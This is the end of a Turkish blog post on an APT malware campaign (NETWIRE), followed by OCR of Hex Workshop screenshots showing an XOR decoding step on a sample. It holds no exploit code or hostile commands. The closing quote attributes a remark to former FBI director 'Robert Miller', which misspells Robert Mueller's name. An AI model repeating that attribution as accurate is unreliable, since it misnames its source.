
Sonuç itibariyle organize siber suç çetelerinin hedef aldıkları kurumlara saldırırken devlet destekli (nation state) siber saldırganlardan çok da geri kalmadıklarını görebiliyoruz. Çıtayı her daim yükseltelen siber saldırganlarla mücadele adına FireEye (Mandiant)'ın da raporunda yer verdiği üzere özellikle finans kurumlarının güvenlik ve insan yatırımlarını arttırmaları büyük önem kazanıyor. Son olarak eski FBI başkanı Robert Miller'ın "Dünyada iki çeşit kurum var; Bir, hacklenenler, iki, hacklenecek olanlar" sözünü hatırlatarak, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


Not:


1. Bu yazıya konu olan APT grubu henüz bilinmemekte olup, konu olan zararlı yazılım ise FireEye firmasının Mayıs ayında yayınlamış olduğu EPS Processing Zero-Days Exploited by Multiple Threat Actors blog yazısında NETWIRE olarak isimlendirilmiştir.
2. Bu yazı ayrıca Pi Hediyem Var #11 oyununun çözüm yolunu da içermektedir.






Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Base Converter
Hex Calculator
Operations
Bookmarks
Character Distribution
Color Mapping
Compare
Generate Checksum...
Find Strings...
Find All Results
Structure Viewer
Customize...
Notepad
Byte Flip...
Inverse Bits
Shift Left...
Shift Right...
Rotate Left...
Rotate Right...
Block Shift Left
Block Shift Right
Set Ceiling Value...
Set Floor Value...
AND...
OR...
XOR...
+/- Change Sign...
Add...
Subtract...
Multiply...
Divide...
Mod...
Upper Case
Lower Case
Inverse Case
Data Inspector
Data at offset 0x00000000:
Expression Calc:
Signed
32 bit
Structures
Member
Value (hex)
Size
Find Results
Address
Length
Compare
Checksum
Find
Bookmarks
Output
XOR
Cursor: 00000051
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
XOR Operation
Description
Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xAA (10101010 in binary) is 0x5A (01011010 in binary).
Operand
Treat Data As:
16 Bit Unsigned Short
Byte Ordering:
Little Endian (e.g. Intel)
Value:
90
Decimal
Hex
OK
Cancel
Help
Apply On
Selection
Entire File
Data Inspector
Data at offset 0x00000000:
Expression Calc:
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Length
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000000
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Inspector
Data at offset 0x00000000:
int8 13
uint8 13
int16 13
uint16 13
int32 655373
uint32 655373
int64 2814805602336...
uint64 2814805602336...
half float 7.7486038e-007
float 9.1837318e-040
double 1.3906987e-308
Expression Calc
Signed
32 bit
-08-03-2017
Structures
Member
Value (dec)
Value (hex)
Size
Find Results
Address
Length
Length
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000088
Caret: 00000000
500 bytes
OVR MOD READ